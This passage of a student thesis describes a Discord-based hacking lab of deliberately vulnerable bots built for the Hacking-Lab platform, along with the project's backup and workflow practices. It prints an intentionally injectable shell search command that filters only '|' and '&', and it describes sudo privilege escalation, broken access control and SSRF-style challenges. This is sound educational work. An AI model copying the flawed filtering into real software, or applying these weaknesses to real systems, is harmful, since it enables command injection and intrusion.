


Figure 4.5: Sequence Diagram showing the order of the whole lab with all the bots and interactions

4.10 Backup Strategy

4.10.1 Server Template Feature by Discord

The primary backup strategy involves leveraging the convenient feature of server templates offered by Discord. These templates enable the synchronization of an entire server, effectively preserving the majority of the infrastructure related to the Discord aspect of the lab. This feature facilitates the saving of:

- roles: with their permissions and settings
- text channels: with their permissions and settings
- voice channels: with their permissions and settings
- categories: for both types of channels

This template can be synchronized at any point with a simple button, generating a link. Using this link, one can create a new server that is an exact replica of the synchronized

server. Therefore, if there's a need to re-set up the lab, this Discord feature significantly reduces the workload. More detailed information about the backup process and a step-by-step guide can be found in the appendix. The only manual tasks that have to be done are:

- setting the new environment variable of the Guild ID in the Hacking-Lab Docker-Compose deployments.
- inviting all the challenge bots via invite link on the Discord Developer Portal Team of our Hacking-Lab.
- assign the correct roles to the bots

The primary rationale behind choosing this tool is its simplicity, reliability, and its ability to meet all our backup requirements effectively. Additionally, it's the sole method Discord provides to import a server template. Other third-party backup tools only facilitate exporting server structures, which doesn't align with our needs. Using such tools would necessitate manual recreation of the entire server structure, resulting in avoidable manual labor and potential errors.

Chapter 5

Development Process

5.1 Project Plan

The decision was made to adopt the **Scrum** workflow methodology for this project. This approach to project management is grounded in the principles of Scrum, augmented with additional elements aimed at boosting team productivity and effectiveness. The objective for this project is to proceed with a dynamic and agile development approach.

5.1.1 YouTrack

To improve the organizational workflow, YouTrack by JetBrains was implemented. The establishment of a dedicated instance for the project enabled the full utilization of YouTrack's functionalities, thereby optimizing project management capabilities.

Issue Management

YouTrack has been integrated with our GitLab Repository, enabling seamless automation that captures every commit and automatically assigns it to the corresponding issue within YouTrack. This streamlined process enhances efficiency and ensures precise issue tracking.

All tasks within our project will be monitored using YouTrack and are categorized into the following **issue types**.

- **Administrative**: Administrative tasks in the project.
- **Research**: Research that is needed for the project to be successful.
- **Meeting** Review Meetings and Project meetings will be tracked by this issue type.
- **Documentation**: Documentation of the work in LaTeX or Markdown.
- **Implementation**: Implementation and integration of the ideas.
- **Bug**: Fixing bugs in the implementation.

As an illustration, the screenshot below displays our meeting issue. It provides details such as the type, state, description, tracked time, and links to all the commits from the repository that share the same DEL-ID.




Figure 5.1: YouTrack Example issue: Meetings

Time Tracking

A convenient time tracking feature is offered by YouTrack, which is seamlessly integrated with issue tracking. This functionality has enabled the efficient monitoring of the time spent on each specific issue. Additionally, extensive adaptability for tailored project oversight is provided by its flexible dashboard customization, empowering users to personalize the display of tracked time by adjusting variables.

5.1.2 GitLab

To effectively manage the source code and assets, a centralized repository was created using GitLab. In this project, the four principles were adhered to through the execution of the following steps:

1. Create a new branch named with the prefix of the YouTrack issue edited.
2. Edit the issue and solve the task.
3. Create a merge request on GitLab and assign another person as the reviewer.
4. The reviewer checks the changes for correctness.
5. Finally, the merge request gets approved and merged into the main branch.

5.1.3 Scrum+

One notable feature of **Scrum+** lies in its integration of long-term and short-term planning strategies. To facilitate this, the long-term planning methodology of Rational Unified Process (RUP) will be incorporated alongside the short-term planning methodology of Scrum. This amalgamation of planning approaches will enable us to maintain a well-defined vision of our project objectives while also equipping us to adapt to evolving circumstances and swiftly address emerging challenges.

By embracing the best practices of both RUP and Scrum, a balance between structure and flexibility is aimed for, thereby optimizing the efficiency and productivity of the team. It is confident that this approach will assist in achieving project goals and delivering high-quality results within the specified timeline.

5.2 Collaboration Strategy

As a team of two, the objective is to optimize productivity and quality by fostering effective teamwork and dedicating substantial collaborative work hours. The approach involves tackling complex issues, making significant design decisions, and handling administrative tasks during live sessions as a team. This methodology ensures that both team members are actively engaged and informed about important project milestones and decisions.

A structured approach has been established for live sessions to maximize collaborative efforts. On Fridays, a dedicated six to eight-hour block is allocated for remote live sessions. Additionally, following scheduled meetings with Ivan Bütler on Tuesdays, in-person meetings are convened to revisit and refine the discussed meeting points, and collectively engage in project-related tasks.

Outside of designated collaborative sessions, time is dedicated to individual work on the project. Communication primarily occurs via text channels, ensuring continuous information exchange.

To streamline the workflow and maintain transparency, YouTrack is utilized for note-taking purposes, and a dedicated to-do channel is maintained in Discord. These platforms serve as repositories for problem reports, new feature requests, and general tasks, ensuring comprehensive awareness of pending tasks for both team members.

5.3 Proof of Concepts

For the DEL, assurance of the implementability of each component is crucial. The confirmation that our visions work is essential. Consequently, the decision was made to create a PoC for each Discord bot and vulnerability that the teams wants to implement.

5.3.1 Discord Bots in General

In preparation and as an initial PoC, a decision was made to implement several simple versions of the bots to assess their programmability and compatibility with our requirements. These prototypes were designed to function as separate entities within our Discord Development platform, featuring basic functionalities suitable for the lab's creation.

Various libraries and command types were tested, ultimately leading to the selection of slash commands provided by the Nextcord library for our project. These commands seamlessly integrate with the Discord application, offering suggestions while typing and templates for each command, facilitating user interaction. This aligns with the introduction to Discord bots, providing users with a range of potential commands without explicit guidance, mirroring contemporary bot implementations that commonly employ slash commands.

For our library choice, Python's Nextcord was preferred over the discord.py library, as the latter is no longer maintained and consequently outdated.

A crucial aspect of our research was ensuring the feasibility of our plan. To achieve this, it was imperative to comprehend the content type of messages. Without this knowledge, the creation of the lab would have involved significant uncertainty, as a precise understanding of the data delivered to the bot would have been lacking. Relevant information regarding the content of commands can be found in the Discord documentation concerning application and user commands, which specifies that commands are transmitted as JSON, including all associated parameters.

5.3.2 Role Bot

This marked the inception of the initial bot, serving as a platform for testing boundaries and the initial features required for the lab.

Regarding the role bot, various simple versions were developed, each possessing distinct features. The initial iteration commenced as a fundamental text-based bot, designed to monitor all text channels within the server it was added to, and it was programmed to assign roles based on specific commands used.

```
/add_role @Dasu @Level_1
```

Following the successful implementation of the previously mentioned prototype, a further step was taken to rewrite the bot, allowing users to submit a predefined flag. The bot would then automatically assign the corresponding role to the author of the command based on the submitted flag. This functionality represented the system initially intended for implementation throughout the entire lab, enabling users to input the discovered flag for each task and progress to the next task. However, this functionality was subsequently replaced by the Dungeon Master Bot.

```
/add_flag_role test_flag
```

As a third example for potential future implementations, an automatic message deletion feature was incorporated, affecting all messages in a defined channel except those originating from the bot itself. This manual implementation was necessary due to Discord's

lack of support for bot-only channels, where commands from the original author remain hidden. This solution allows users to input slash commands into the channel, ensuring that they are visible only to the respective user, while the bot's responses are visible to everyone in the channel. This behavior was desired to create a shared resource where all users could observe if someone else had completed a task. This feature aimed to instill a sense of playfulness and motivation for progress within the lab. However, it was subsequently replaced by the roles themselves, which could be ordered in the member overview on the side panel of the guild.

This bot was implemented twice, once for a lab task where it included a built-in vulnerability. The vulnerability in this bot was intentionally kept trivial as it served as an introductory task, simulating Broken Access Control and Insecure Design. A second instance, which served as the role bot for the remainder of the lab in the form of the Dungeon Master, operated without any vulnerabilities.

5.3.3 Music Bot

A basic version of a music bot was developed to join the voice channel of the user who issued the command and play an mp3 file stored locally. This functionality closely resembles the features offered by certain Discord bots used in real-world applications. Furthermore, a straightforward search feature was integrated, and the search function was executed using the following code:

```
sanitized_query = query.replace("|", "").replace("&", "")
ls -R /app/songs/ | grep -i {sanitized_query}
```

This code allows users to search for songs, but it also contains a significant vulnerability: it only filters out the characters **|** and **&** but not the **;** character. As a result, users could exploit this oversight to run arbitrary commands on the Music Bot's container.

5.3.4 Command Bot

The command bot was also implemented in a prototype manner and tested to assess the potential for obtaining root access if it were programmed poorly. This test yielded successful results, providing a strong foundation for creating an engaging task related to this vulnerability.

Given the numerous possibilities associated with this bot, a decision was made to create multiple tasks involving it, but with only one correct approach to exploiting a vulnerability.

5.3.5 Web Request Bot

This bot was designed to enable Discord users to perform web requests. In practical applications, this functionality could be utilized to monitor the status of services, verifying their operational status. Additionally, it can be employed to extract information from websites, including retrieving data from an internal blog. To facilitate this, a feature has been implemented that allows users to parse a website and retrieve its content directly through the bot. Furthermore, an apache2 web server has been hosted on the container, which is exclusively accessible for the bot and contains a static flag.

5.3.6 Anti Raid/Nuke Bot

The design of this bot was centered around enabling Discord users to execute web requests. In real-world scenarios, this functionality could prove useful for monitoring the status of services to verify their operational status. Additionally, it can serve the purpose

of extracting information from websites, such as retrieving data from an internal blog.

To facilitate these capabilities, a feature was implemented that permits users to parse a website and directly retrieve its content through the bot. Additionally, an apache2 web server was hosted on the container, exclusively accessible to the bot, housing a static flag.

5.3.7 Management System

A prototype for a management system was developed, which incorporates the functionality to operate a simulated bot within a distinct container. This configuration is presented to the user, mimicking the real backend of the bot. An essential feature of this system is the intentional inclusion of vulnerabilities in specific bots, intended for instructional or testing purposes.

The system encompasses a "/login" function within Discord, enabling users to input the Fully Qualified Domain Name (FQDN) of the container they initiated through the Hacking-Lab. This process links their Discord account to their unique Hacking-Lab user and container, thereby granting them access to their personalized container environment.

5.3.8 Integration into the Hacking-Lab

Early in the development process, integration of several bots into the Hacking-Lab environment was initiated. This integration was aimed at gaining a comprehensive understanding of the lab's functionalities and exploring the potential as well as the limitations within this environment. Our integration encompassed various pseudo bots, the Management System, and several other singleton bots.

This configuration served as a PoC to assess the effectiveness and compatibility of integrating our bots into the Hacking-Lab.

5.4 Technology Evaluation

5.4.1 Design decision

Programming Language

There are several reasons why Python might be a good choice for creating Discord Bots:

- Easy to learn and use: Python has a simple and intuitive syntax that is easy to learn and use, which can reduce the learning curve for developers who are new to the language.
- Scalability: Python is scalable, meaning that they can handle large volumes of requests without sacrificing performance. This is important for the Discord applications, which can have many concurrent users.
- Flexibility: Python is renowned for its simplicity, readability, and extensive standard library. It's versatile in application, used in fields like web development, scientific computing, and artificial intelligence, and supports multiple programming paradigms. Its rich ecosystem of third-party packages and frameworks greatly extends its functionality, enhancing its practicality for diverse programming needs.

Discord Library: Nextcord

The widely used Python library for Discord, known as *Discord.py*, was regrettably announced to be deprecated in 2021 and is no longer maintained. Consequently, the exploration of alternative options became necessary, leading to the discovery of two libraries built upon Discord.py.

- **Nextcord**
- **Pycord**

Nextcord was chosen as the preferred library due to its perceived better documentation and ease of learning. Nextcord is a modern, user-friendly, feature-rich, and async-ready API wrapper for Discord, derived from the discord.py framework. It offers the following key features:

- Modern Pythonic API using async/await syntax
- Sane rate limit handling that prevents 429 errors
- Command extension to aid with bot creation
- Easy to use with an object-oriented design
- Optimised for both speed and memory [8]

Chapter 6

Implementation Details

6.1 Final Bots

In this section, the distinctions between the final bots and the bots as initially outlined in the PoC will be outlined. Example solutions and more detailed descriptions can be found in the chapter Grading Documentation of the appendix.

6.1.1 Dungeon Master

The Dungeon Master did not exist during the PoC in the way that it exists now. The Role bot that was designed in the PoC was split into two: on one side into the Dungeon Master that also guides the users through the whole lab and on the other hand into the Potion Vendor itself. Besides guiding the users through the lab the dungeon master has the following commands:

- /help which explains the functionalities of the bot
- /submit_flag <flag> with which the users can submit the flags to receive a new to advance in the lab.




Figure 6.1: Discord Screenshot of the DM Bot

6.1.2 Potion Vendor

The Potion Vendor is conceptualized and developed as a role-based bot, facilitating the allocation of roles among users. It is designed such that individuals can assign roles, which they possess, to fellow users. The bot is equipped with a suite of commands, detailed as follows:

- /add_role <role_name> <user>: This command permits users to confer roles onto others.
- $help <?command>: A default function inherent to Discord, this command enumerates all available commands prefixed within the system.
- $test_add_role <role_name> <user>: Analogous to \add_role, this command similarly assigns roles but circumvents the prerequisite of the user holding the role themselves.

The Potion Vendor incorporates a deliberate vulnerability via the $test_add_role command. This inclusion serves to mimic potential real-world scenarios where developers might forget to remove test functions post-development. This vulnerability represents the implications of residual test features in operational software.

Figure 6.2: Discord Screenshot of the Potion Vendor Bot Challenge

6.1.3 Bard

The functionalities and the vulnerability of the Bard are still the same as described in the PoC. The bot has the following commands:

- /login <uid>: to allow users to connect with their personal instance started in the Hacking-Lab.
- /sing <song>: to listen to songs. This feature is currently not working behind a proxy as the necessary features are not proxified yet.
- /search_songs <query>: which is the same vulnerable component as described in the PoC.




Figure 6.3: Discord Screenshot of the Bard Bot Challenge

6.1.4 Guard

The development of the Guard has been the one with the most iterations, changes and discussions. The idea of having the users execute a dictionary attack with the Burp Intruder, for example, was widely discussed. The risk here is that this violates the community guidelines of Discord, because it is mentioned that self-botting with a user accounts is not allowed, with the consequence of the user account being permanently banned. [9] [10]
For this reason, the DEL explicitly asks every user to create a new Discord account before starting with the Hacking-Lab. But this violation of the community guidelines is justifiable because it follows the developers' guide of only developing positive app experiences, which is the case for an educational learning environment. [11]
The actual intent of the bot is to prevent Discord servers from being affected by targeted raid and spam attacks, where attackers try to flood a server with users or messages to make a server completely unusable.

- /login <user> <password>: is a command that let's authorized moderators edit the settings of the bot within the Discord application. The settings open in a UI element within a Discord text channel only visible to the user calling the command. In the DEL the settings are just simulated and do not actually change the amount of users that are allowed to join in a certain time.

To complete the challenge the user has to find a way through the login function and set the maximum number of allowed users to join the Discord server to zero, fictionally rendering the server non-functional in the context of this challenge.




Figure 6.4: Discord Screenshot of the Guard Bot Challenge

6.1.5 Lorekeeper

The Lorekeeper has undergone significant evolution from its initial conception during the PoC phase. Initially designed to facilitate only HTTP requests by users, it has since expanded its capabilities. Currently, the Lorekeeper also operates as a Secure File Transfer Protocol (SFTP) server, permitting users to also make S(FTP) requests.

- / find_classes : queries https://www.dnd5eapi.co/api/classes and returns the classes as a list.
- / find_features : queries https://www.dnd5eapi.co/api/features/ and returns the features as a file.
- / find_history <url>: allows users to make HTTP(S) requests to any local resources or domains permitted by the proxy.
- / find_folklore <url> <file>: allows users to make S(FTP) requests to local resources.

To successfully navigate the challenge, participants are required to initiate a series of requests targeting various resources, each contributing incremental elements to the overall puzzle.




Figure 6.5: Discord Screenshot of the Lorekeeper Bot Challenge

6.1.6 Spellcaster

The fundamental design of the spellcaster remains unchanged from its initial inception during the PoC phase. Users retain the ability to directly execute Linux commands within their designated instance. The inherent challenge within this bot stems from the need to find out that the Alpine Linux container operates on an outdated sudo version. This particular vulnerability permits non-root users to execute commands with root privileges. The primary interface for user interaction is encapsulated as follows:

- /cast <command>: This Discord command enables users to directly input and execute commands within an Alpine Linux container environment.




Figure 6.6: Discord Screenshot of the Spellcaster Bot Challenge

To solve this challenge the user has to find a way to exploit the vulnerability of the deprecated sudo package and find the hidden flag.txt only visible for root.

6.2 Hacking-Lab Integration

This graphic shows the integration of the Hacking-Lab platform in more detail. This diagram focuses more on the aspect of communication, protocols and especially the detailed integration into the Hacking-Lab platform.




Figure 6.7: Hacking-Lab Integration

6.3 Authentication & User Management

As previously mentioned, our application features pseudo bots represented as Docker containers, linked to both the Discord User Account and the Hacking-Lab User Account, which should be owned by the same individual.

The user management process itself is relatively straightforward: Hacking-Lab users receive an invite link to the Discord guild. Upon joining, users are greeted by the Dungeon Master bot, who serves as their guide throughout the lab experience. Most communication within Discord takes place through direct messages or in channels visible to a single user, rather than on public channels. This approach was adopted to prevent user interference and avoid spoilers. An additional benefit is reduced housekeeping, as the same Discord guild can potentially be used for an extended period.

6.4 Proxy

The bots, operating in Docker Containers within the Hacking-Lab environment, are required to route all outgoing traffic through a specific proxy. This proxy restricts access to a limited list of approved domains.

Chapter 7

Quality Assurance and Testing

7.1 Test concept

7.1.1 Test plan

